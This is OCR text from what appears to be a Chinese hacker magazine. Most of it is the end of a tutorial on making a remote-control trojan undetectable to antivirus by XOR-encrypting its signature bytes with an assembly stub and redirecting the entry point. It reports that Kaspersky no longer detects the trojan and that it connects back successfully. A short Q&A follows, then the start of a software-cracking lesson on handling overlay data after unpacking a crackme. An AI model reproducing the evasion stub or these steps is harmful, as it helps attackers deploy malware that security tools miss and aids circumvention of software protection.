


图11




图12

```
pushad' 把所有寄存器压入堆栈
mov ebx,xxxxxxxx(内存地址)' 把内存地址存到EBX（寄存器）中
mov ecx, 4' 程序循环次数，一般是4次，下面你就知道是什么了
mov     eax, [ebx]' 把内存地址存到EAX（另一个寄存器）中
xor eax,11111111' 核心代码，异或加密的代码，刚刚解释过了
mov     [ebx], eax' 再把异或后的密文传给EBX
add ebx,4 ' ebx的内存地址增加4个字节
loopd  short  xxxxxxxx（第4句的地址）' 跳到第四句中，就是循环跳，跳4次上面规定
popad ' 取出堆栈
jmp    原入口点' 跳回去
```

图10

我们现在按照思路来实践一下，首先是查看加密的代码，那就得先写入异或代码，我们来添加一个区段用于写入异或代码，如图11。添加后，使用OD载入程序，在OD上方点M，如图12，在里面找到刚才添加的区段并记下地址，跳到那里，然后在下面的十六进制框中点鼠标右键，选择"转到"，输入特征码那一行的内存地址，这里我们输入的是0049b790（因为特征码在这一行，所以我们要加密整一行，如图13），输入上图10中的代码，输入完毕后如图14所示。最后进行保存，接着使用LordPE把头改到这里，记住由于这里有偏移量，所以我们只改前面的部分，如图15。

```
0049B790  54 33 47 00  6C 2F 4A 00  2C 3A 47 00  64 33 47 00  T3G.l/J.,:G.d3G
0049B7A0  70 2F 4A 00  38 3A 47 00  74 33 47 00  74 2F 4A 00  p/J.8:G.t3G.t/J
0049B7B0  44 3A 47 00  84 33 47 00  78 2F 4A 00  4C 3A 47 00  D:G.?G.x/J.L:G.
0049B7C0  94 33 47 00  7C 2F 4A 00  54 3A 47 00  A4 33 47 00  ?G.|/J.T:G.?G.
Command :
```

图13

```
004BC000     60             pushad
004BC001     BB 90B74900    mov     ebx, 0049B790        ASCII "
004BC006     B9 04000000    mov     ecx, 4
004BC00B     8B03           mov     eax, [ebx]
004BC00D     35 11111111    xor     eax, 11111111
004BC012     8903           mov     [ebx], eax
004BC014     83C3 04        add     ebx, 4
004BC017   ^ E2 F2          loopd   short 004BC00B
004BC019     61             popad
004BC01A   - E9 4907FDFF    jmp     <模块入口点>
```

图14




图15

我们查看加密后的明文，然后再重新载入OD，从第一个代码按F8键，大家要注意下面的十六进制窗口的变化。四次循环过后，我们可以看到原来的代码已经被加密了，如图16，大家可以对比一下。现在我们选中这一行，把里面的十六进制代码复制下来，接着关闭OD，使用WINHEX打开程序并来到特征码处，把刚才复制的十六进制代码一一输入进去，最后保存，这样当程序每次运行时就会先把加密的代码转换成正常代码，然后跳转到原头正常运行。我们拿卡巴检测一下，已经不报毒了，再放到虚拟机中运行，也成功上线了，免杀成功。


```
0049B790  45 22 56 11  7D 3E 5B 11  3D 2B 56 11  75 22 56 11  E"V.}>[.=+V.u"V.
0049B7A0  70 2F 4A 00  38 3A 47 00  74 33 47 00  74 2F 4A 00  p/J.8:G.t3G.t/J.
```

图16

三、写在结尾

尽管免杀已经制作成功了，但是特征码却是会不断增加的，可能当大家看到本文时，使用这个免杀方法就已经失效了，所以掌握思路和方法才是关键。在免杀完成后还可以做后续处理，比如改头加花加生僻壳和变种壳以及加密等等方法来使免杀时间更长久。此外由于异或法比较难，我也做了教程，供大家参考（另外，我制作教程时WINHEX竟然刚好到期了，要付费才能使用，所以就使用C32Asm来制作了，还请大家谅解）。

（本文所涉及到C32Asm、上兴远程控制2008SP3、OC、zeroad、LordP、录像已收录到光盘中）



问：最近虚拟光驱出了些问题，加载MDS镜像时提示加载映像错误，无法加载文件。（试过多个镜像）请教下怎么解决啊？

答：首先你可以考虑是不是自己的软件出了问题，可以考虑重新安装一次，或者升级新版；其次你可以使用其他的虚拟光驱软件来尝试，例如国产的很有名气的winmont，或者早已经名声在外的DAEMON Tools Lite都可以。

文章难易度：★★★★
文章阅读点：对附加数据进行定位和修复从而达到成功脱壳破解的目的

从零开始学破解之（三十）附加数据

Talent Feng

在上堂课，我为大家详细的介绍了如何对付比较难缠的VB程序，许多小菜也发现了，在分析VB程序的时候经常会遇到OD找不到字符串提示信息的情况，在这种情况下，我们最常用的“寻找字符串信息”法就失效了，因此我们就必须找到一种新的方法来解决所遇到的问题，于是“函数断点”法就成了我们的首选。在前面的几节课中，已经或多或少的为小菜们介绍了“函数断点”，但是一直到上一节课，“函数断点”才成了真正的主角。在此之前，习惯了寻找字符串提示信息的小菜们，一直都没有把“函数断点”当作解决问题的首先，直到我们遇到了VB程序，在彻底找不到任何字符串提示信息的情况下，才不得不好好学习“函数断点”，在大家熟悉了这两种方法后，我们不妨简单的进行一下对比。

“字符串提示信息”和“函数断点”这两种方法各自都有怎样的特点呢？先来看看“字符串提示信息”法，它的实用性是毋庸置疑的，只要OD能够找到相应的注册提示信息，我们很快就可以找到破解的突破口。但是，局限性也是显而易见的，如果遇到了字符串信息不能正常出现的情况，大家就傻眼了。例如，软件作者刻意的隐藏了重要的注册提示信息，或是遇到了使用VB编写的程序。在这种情况下，OD无法找到有效的字符串信息，因此我们后面的分析工作也就无从谈起了。所以，我们给“字符串提示信息”法的定位就是：简单实用但是局限性比较大。

再来看看“函数断点”法，大多数小菜始终不接受这个方法的原因就在于所用到的函数太过于庞杂了，针对不同的编程语言所编写的程序，针对解决不同的问题，都要用到不同的函数。不论是对付VC或VB编写的程序，还是对付功能限制，或是NAG窗口，都是建立在正确选择函数的基础上的，如果我们没有在正确的函数上设置断点，那也不会有任何效果。正因为如此，小菜们始终不太愿意使用这种方法。所要求的知识量大，不容易被掌握，这就是“函数断点”法最大的缺点，但同时，我们也要看到“函数断点”法的优点，只要断点设置在正确的函数上，不论对付VC还是VB编写的程序，还是对付NAG窗口之类的问题，都能达到一击致命的效果。解决问题的准确和高效，就是“函数断点”法最明显的特点。所以，我们给“函数断点”法的定位就是：准备高效、但是较难掌握。

现在，小菜们心中对这两种方法应该有一个比较明确的认识了吧！我们将这两种方法进行比较的目的，并不是要把这两种方法斗得死去活来，非要决出个胜负，而是在于通过客观的比较，使大家正确客观的认识这两种方法，并针对不同的实际情况中，选择最为合适的方法来解决问题。

小菜们最近一直都在和各种各样的软件打交道，今天暴破一个，明天又做个注册机，忙的不亦乐乎。经过这么长时间的学习，大家的水平都有了质的提高，对如何解决问题也都有了自己的一套方法。通过不断的学习和练习，小菜们分析软件的功力也大有长进，但是脱壳方面的技术由于讲解的比较少，所以有些落后了。虽然主流的脱壳方法我们早已经介绍过，但是脱壳技术中所涉及的问题还远远不止我们已经掌握的那些内容，今天我就为大家介绍一个脱壳中非常重要的问题：附加数据。

说到附加数据，小菜们一定会觉得非常陌生，这么长时间以来我们一直没有接触过这个概念。一般情况下，我们也不会遇到与附加数据有关的问题，但是要想深入学习脱壳技术的话，就必须对附件数据有一个了解了。其实，小菜们也不用担心，我不会把与附加数据有关的那些复杂的概念和知识灌输给大家的。我着重要为小菜讲解的是，如何在实践中识别和解决附加数据的问题。当然了，注重实践也是我们一贯的风格。

简单的来理解，所谓“附加数据”就是在正常的程序文件数据之后，所包含的一些数据。关于定义，我们一笔带过。那么在实践中，遇到了附加数据会是怎样的一番情景呢？这就要从脱壳说起了。正如前文所说的，在一般情况下我们是不会和“附加数据”打交道的，但是当遇到了一些比较高级的壳之后，“附加数据”则是非常重要的内容。简单的说，对于一些加壳的程序，在使用我们所学的常规脱壳方法脱了壳之后，小菜们会惊讶的发现脱壳之后的程序是不能够运行的。在这里我顺便说明一下，以后小菜们会接触到一些比较高级的加壳软件，从分类的角度来看，我们以前所讲过的壳都属于“压缩壳”，与之相对的就是“加密壳”。相比之下“加密壳”对软件保护的强度要比普通的压缩壳强大的多。所以，小菜们要对付这种“加密壳”还是很困难的。大家不要泄气，我们一步步的学习，一定会战胜它的。而“附加数据”就是我们从压缩壳向加密壳过渡的第一关。现在，我们就具体的来认识一下“附件数据”，先来说说如何识别出被加壳的程序中存在附加数据。

小提示：

如果一个被加壳的程序中有附加数据的话，在我们脱壳之后如果不进行相应的处理，那么程序是无法正常运行的。当然了，大部分加密壳在直接脱壳之后也是无法正常运行的。在这里，我们只讨论由附加数据引起程序无法运行的情况。

在脱壳之前如果能识别出程序中存在附加数据的话，是非常重要的，这样当我们面对脱壳后无法运行的程序时，就不会漫无目的的发牢骚了。虽然造成脱壳后程序无法运行的原因有很多，但是“附加数据”是我们要面对的第一个挑战。这就和当初我们为什么一定要在分析软件之前，用PEID检查一番的原因一样。通过检查结果，大家就知道软件有没有加壳，加了一层什么样的壳，这样一来小菜们就可以对症下药，具体问题具体分析对待了。如果我们提前就发现了被加壳的程序中存在附加数据，那么小菜也就可以做好准备了。

认识附加数据的第一步，也是从PEID开始的。从今天开始，我们就可以从PEID的检查结果中一眼看出被加壳的程序之中有没有附件数据了。一般来说，附件数据在PEID的强力检测下，很快就会露出马脚。PEID检测结果中的“Overlay”就表示当前的程序中存在附加数据。这时候，小菜们在脱壳之后就要注意了，如果程序不能正常运行，那么一定是“附加数据”造成的。现在我们可以明确的就是：Overlay是附加数据存在的标志。在PEDI的帮助下，识别附件数据是非常容易的，那么真正遇到了附加数据又是怎样的情况呢？我们就用一个Crackme程序来带小菜们一起看看“附加数据”的真面目。第一步还是放进PEID看看，果然程序被加壳了，而且还有Overlay的标志，如图1。ASPack的壳还是比较容易对付的，使用ESP定律就可以轻松解决掉。ESP定律我们已经复习过很多次，在此就不再重复了。小菜们很熟练的就可以使用ESP定律把壳解决掉了，我们一起来看看脱壳




图1

后的程序，果然程序是不能正常运行的，出现了错误提示，如图2。




图2

系统会提示我们文件的数据有错误，大家请注意，这个提示信息也是“附件数据”的一个标志。如果是“附加数据”出现了问题，就会导致这个错误提示的出现。

现在脱壳后的程序是无法运行的，而且肯定是附件数据出现了问题。那么，问题该怎样解决呢？如何才能让脱壳后的文件起死回生呢？修复文件的重任就落在了小菜们的身上，第一次遇到“附加数据”，小菜们一时半会儿也不知道该怎么办？要想解决问题，首先就需要分析造成问题的原因。之所以文件不能运行，是因为在脱壳的时候我们把程序中的附加数据也一并给脱掉了。附加数据很无辜，脱壳本来就不关它的事，但是我们为了赶尽杀绝，一不小心就把原本的附加数据给脱掉了。虽然只是附加数据，但好歹也是程序本身的一部分，好端端的把人家给扔掉了，于是程序就没办法继续运行了。我们只有把丢掉的数据补上，才有可能让程序恢复正常。可现在小菜们一点儿头绪也没有，被删掉的数据在哪里能找到？假如找到了又该如何修补呢？

于是，关于“附加数据”的两个最重要的问题就浮出了水面，也就是附加数据的定位和修复。依然是使用当前的这个Crackme程序，我们来看看如何寻找被我们连皮带肉一起脱掉的“附加数据”。

第一关：附加数据的定位

由于脱壳后的文件已经不存在原始的附加数据，所以我们只能在脱壳前的程序文件中来寻找附加数据的踪迹。当然，要找到附加数据，我们还得借助于一个特别的工具，就是LordPE，它是一款专门分析文件的工具，可以快速准确的为我们分析出文件的区块等信息。小菜们先来看看LordPE的运行界面，如图3，由于是第一次看到，大家都觉得很陌生，接下来我们就要用它来寻找程序中的附加数据了。




图3

第一步，单击“PE编辑器”按钮，在弹出的窗口中选择脱壳前的程序，如图4，很快的，Crackme的相关文件信息就显示出来了，如图5。看到这个界面，小菜们感觉非常头晕，看不懂没关系，每一项的具体含义在以后大家就会慢慢接触到的，我们现在的主要任务就是要找到程序文件中的“附加数据”。




图4

